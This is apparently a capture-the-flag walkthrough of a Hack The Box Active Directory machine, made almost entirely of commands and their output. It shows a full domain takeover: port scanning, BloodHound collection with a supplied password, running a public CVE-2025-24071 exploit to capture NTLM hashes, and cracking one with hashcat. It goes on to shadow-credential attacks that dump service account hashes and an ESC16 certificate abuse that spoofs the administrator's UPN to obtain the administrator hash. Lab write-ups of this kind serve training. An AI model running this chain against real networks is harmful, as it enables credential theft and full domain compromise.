
$ rustscan --ulimit 10000 -a 10.129.18.95 -- -sCTV -Pn.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-`The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : --------------------------------------You miss 100% of the ports you don`t scan. - RustScan[~] Automatically increasing ulimit value to 10000.Open 10.129.18.95:53Open 10.129.18.95:88Open 10.129.18.95:139Open 10.129.18.95:389Open 10.129.18.95:593Open 10.129.18.95:636Open 10.129.18.95:445Open 10.129.18.95:464Open 10.129.18.95:5985Open 10.129.18.95:9389Open 10.129.18.95:49677Open 10.129.18.95:49678Open 10.129.18.95:49667Open 10.129.18.95:49685Open 10.129.18.95:49690Open 10.129.18.95:49699Open 10.129.18.95:49718PORT STATE SERVICE REASON VERSION53/tcp open domain syn-ack Simple DNS Plus88/tcp open kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2025-05-25 17:19:12Z)139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn389/tcp open ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-05-25T17:20:43+00:00; +7h00m11s from scanner time.| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy445/tcp open microsoft-ds? syn-ack464/tcp open kpasswd5? syn-ack593/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap syn-ack Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.fluffy.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy|_ssl-date: 2025-05-25T17:20:43+00:00; +7h00m12s from scanner time.5985/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp open mc-nmf syn-ack .NET Message Framing49667/tcp open msrpc syn-ack Microsoft Windows RPC49677/tcp open ncacn_http syn-ack Microsoft Windows RPC over HTTP 1.049678/tcp open msrpc syn-ack Microsoft Windows RPC49685/tcp open msrpc syn-ack Microsoft Windows RPC49690/tcp open msrpc syn-ack Microsoft Windows RPC49699/tcp open msrpc syn-ack Microsoft Windows RPC49718/tcp open msrpc syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:|_clock-skew: mean: 7h00m11s, deviation: 0s, median: 7h00m10s
Fix Time Skew + fluffy.htb & dc01.fluffy.htb → /etc/hosts
$ sudo nano /etc/hosts$ sudo ntpdate fluffy.htb
Start with the hounds (nxc was not working for me)
$ bloodhound-python -u j.fleischman -p 'J0elTHEM4n1990!' -d fluffy.htb -c All -ns 10.129.18.95INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)INFO: Found AD domain: fluffy.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc01.fluffy.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 1 computersINFO: Connecting to LDAP server: dc01.fluffy.htbINFO: Found 10 usersINFO: Found 54 groupsINFO: Found 2 gposINFO: Found 1 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: DC01.fluffy.htbINFO: Done in 00M 09S
Load jsons into bloodhound

No path from provided user available. 2 users can abuse service accounts to reach admin. Enum needed.
$ smbclient //fluffy.htb/IT -U 'j.fleischman%J0elTHEM4n1990!'Try "help" to get a list of possible commands.smb: \> ls . D 0 Sun May 25 13:45:10 2025 .. D 0 Sun May 25 13:45:10 2025 Everything-1.4.1.1026.x64 D 0 Fri Apr 18 11:08:44 2025 Everything-1.4.1.1026.x64.zip A 1827464 Fri Apr 18 11:04:05 2025 KeePass-2.58 D 0 Fri Apr 18 11:08:38 2025 KeePass-2.58.zip A 3225346 Fri Apr 18 11:03:17 2025 Upgrade_Notice.pdf A 169963 Sat May 17 10:31:07 2025 5842943 blocks of size 4096. 1415062 blocks availablesmb: \> get Upgrade_Notice.pdfgetting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (445.0 KiloBytes/sec) (average 445.0 KiloBytes/sec)

Seems they are patching some vulns, maybe not fully. We find results for CVE-2025-24071
$ git clone https://github.com/ThemeHackers/CVE-2025-24071$ cd CVE-2025-24071$ pip install -r requirements.txt$ python exploit.py -i <IP> -f hashslingingslasher ______ ____ ____ _______ ___ ___ ___ _____ ___ _ _ ___ ______ __ / |\ \ / / | ____| |__ \ / _ \ |__ \ | ____| |__ \ | || | / _ \ |____ | /_ | | ,----` \ \/ / | |__ ______ ) | | | | | ) | | |__ ______ ) | | || |_ | | | | / / | | | | \ / | __| |______/ / | | | | / / |___ \ |______/ / |__ _| | | | | / / | | | `----. \ / | |____ / /_ | |_| | / /_ ___) | / /_ | | | |_| | / / | | \______| \__/ |_______| |____| \___/ |____| |____/ |____| |_| \___/ /_/ |_| Windows File Explorer Spoofing Vulnerability (CVE-2025-24071) by ThemeHackersCreating exploit with filename: hashslingingslasher.library-msTarget IP: <IP>Generating library file...✓ Library file created successfullyCreating ZIP archive...✓ ZIP file created successfullyCleaning up temporary files...✓ Cleanup completedProcess completed successfully!Output file: exploit.zipRun this file on the victim machine and you will see the effects of the vulnerability such as using ftp smb to send files etc.
$ hashcat -a 0 -m 5600 "p.agila::FLUFFY:509eea29030a0f50:47DB1B5151C00B261AB2674992420926:010100000000000080E3049F7FCDDB01FA4F1F6A9FFAC2ED0000000002000800350042004B00410001001E00570049004E002D0053003600470057004E0044004C003900560046004F0004003400570049004E002D0053003600470057004E0044004C003900560046004F002E00350042004B0041002E004C004F00430041004C0003001400350042004B0041002E004C004F00430041004C0005001400350042004B0041002E004C004F00430041004C000700080080E3049F7FCDDB0106000400020000000800300030000000000000000100000000200000955D20B6471644EBBBA5D2D810764E56171C5EAB2D40EFA3D14764C53F2643570A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100340033000000000000000000" /usr/share/wordlists/rockyou.txtP.AGILA::FLUFFY:509eea29030a0f50:47db1b5151c00b261ab2674992420926:010100000000000080e3049f7fcddb01fa4f1f6a9ffac2ed0000000002000800350042004b00410001001e00570049004e002d0053003600470057004e0044004c003900560046004f0004003400570049004e002d0053003600470057004e0044004c003900560046004f002e00350042004b0041002e004c004f00430041004c0003001400350042004b0041002e004c004f00430041004c0005001400350042004b0041002e004c004f00430041004c000700080080e3049f7fcddb0106000400020000000800300030000000000000000100000000200000955d20b6471644ebbba5d2d810764e56171c5eab2d40efa3d14764c53f2643570a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003100340033000000000000000000:prometheusx-303
p.agila : prometheusx-303
User
Recall bloodhound path → Add P.AGILA to SERVICE ACCOUNTS → GENERICALL over WINRM_SVC
$ bloodyAD --host fluffy.htb -d fluffy.htb -u p.agila -p 'prometheusx-303' add groupMember 'Service Accounts' p.agila[+] p.agila added to Service Accounts$ certipy shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account winrm_svcCertipy v5.0.2 - by Oliver Lyak (ly4k)[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.[!] Use -debug to print a stacktrace[*] Targeting user 'winrm_svc'[*] Generating certificate[*] Certificate generated[*] Generating Key Credential[*] Key Credential generated with DeviceID '21ac7845-b327-7c95-dc9f-41b36682471a'[*] Adding Key Credential with device ID '21ac7845-b327-7c95-dc9f-41b36682471a' to the Key Credentials for 'winrm_svc'[*] Successfully added Key Credential with device ID '21ac7845-b327-7c95-dc9f-41b36682471a' to the Key Credentials for 'winrm_svc'[*] Authenticating as 'winrm_svc' with the certificate[*] Certificate identities:[*] No identities found in this certificate[*] Using principal: 'winrm_svc@fluffy.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'winrm_svc.ccache'[*] Wrote credential cache to 'winrm_svc.ccache'[*] Trying to retrieve NT hash for 'winrm_svc'[*] Restoring the old Key Credentials for 'winrm_svc'[*] Successfully restored the old Key Credentials for 'winrm_svc'[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
Recall GENERICALL over both SVC accounts → Get hashes → Search for vuln templates
$ certipy shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ldap_svc [*] NT hash for 'ldap_svc': '22151d74ba3de931a352cba1f9393a37'$ certipy shadow auto -username p.agila@fluffy.htb -password 'prometheusx-303' -account ca_svc [*] NT hash for 'ca_svc': 'ca0f4f9e9eb8a092addf53bb03fc98c8'$ certipy find -u 'ldap_svc' -hashes ':22151d74ba3de931a352cba1f9393a37' -dc-ip 10.129.64.192 -vulnerableCertipy v5.0.2 - by Oliver Lyak (ly4k)[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 14 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[*] Saving text output to '*_Certipy.txt'[*] Wrote text output to '*_Certipy.txt'[*] Saving JSON output to '*_Certipy.json'[*] Wrote JSON output to '*_Certipy.json'$ cat *__Certipy.txtCertificate Authorities 0 CA Name : fluffy-DC01-CA DNS Name : DC01.fluffy.htb Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5 Certificate Validity Start : 2025-04-17 16:00:16+00:00 Certificate Validity End : 3024-04-17 16:11:16+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Disabled Extensions : 1.3.6.1.4.1.311.25.2 Permissions Owner : FLUFFY.HTB\Administrators Access Rights ManageCa : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators ManageCertificates : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators Enroll : FLUFFY.HTB\Cert PublishersCertificate Templates : [!] Could not find any certificate templates$ certipy find -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.64.192 -vulnerableCertipy v5.0.2 - by Oliver Lyak (ly4k)[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 14 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[!] Error checking web enrollment: timed out[!] Use -debug to print a stacktrace[*] Saving text output to '*_Certipy.txt'[*] Wrote text output to '*_Certipy.txt'[*] Saving JSON output to '*_Certipy.json'[*] Wrote JSON output to '*_Certipy.json'$ cat *_Certipy.txtCertificate Authorities 0 CA Name : fluffy-DC01-CA DNS Name : DC01.fluffy.htb Certificate Subject : CN=fluffy-DC01-CA, DC=fluffy, DC=htb Certificate Serial Number : 3670C4A715B864BB497F7CD72119B6F5 Certificate Validity Start : 2025-04-17 16:00:16+00:00 Certificate Validity End : 3024-04-17 16:11:16+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Disabled Extensions : 1.3.6.1.4.1.311.25.2 Permissions Owner : FLUFFY.HTB\Administrators Access Rights ManageCa : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators ManageCertificates : FLUFFY.HTB\Domain Admins FLUFFY.HTB\Enterprise Admins FLUFFY.HTB\Administrators Enroll : FLUFFY.HTB\Cert Publishers [!] Vulnerabilities ESC16 : Security Extension is disabled. [*] Remarks ESC16 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.Certificate Templates : [!] Could not find any certificate templates
Spoof UPN of Admin → Get Cert → Restore UPN (to avoid conflicts) → Get Hash
$ certipy account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.64.192 -upn 'administrator' -user 'ca_svc' updateCertipy v5.0.2 - by Oliver Lyak (ly4k)[*] Updating user 'ca_svc': userPrincipalName : administrator[*] Successfully updated 'ca_svc'$ certipy req -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.64.192 -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Requesting certificate via RPC[*] Request ID is 16[*] Successfully requested certificate[*] Got certificate with UPN 'administrator'[*] Certificate has no object SID[*] Try using -sid to set the object SID or see the wiki for more details[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'$ certipy account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip 10.129.64.192 -upn 'ca_svc@fluffy.htb' -user 'ca_svc' updateCertipy v5.0.2 - by Oliver Lyak (ly4k)[*] Updating user 'ca_svc': userPrincipalName : ca_svc@fluffy.htb[*] Successfully updated 'ca_svc'$ certipy auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip 10.129.64.192Certipy v5.0.2 - by Oliver Lyak (ly4k)[*] Certificate identities:[*] SAN UPN: 'administrator'[*] Using principal: 'administrator@fluffy.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e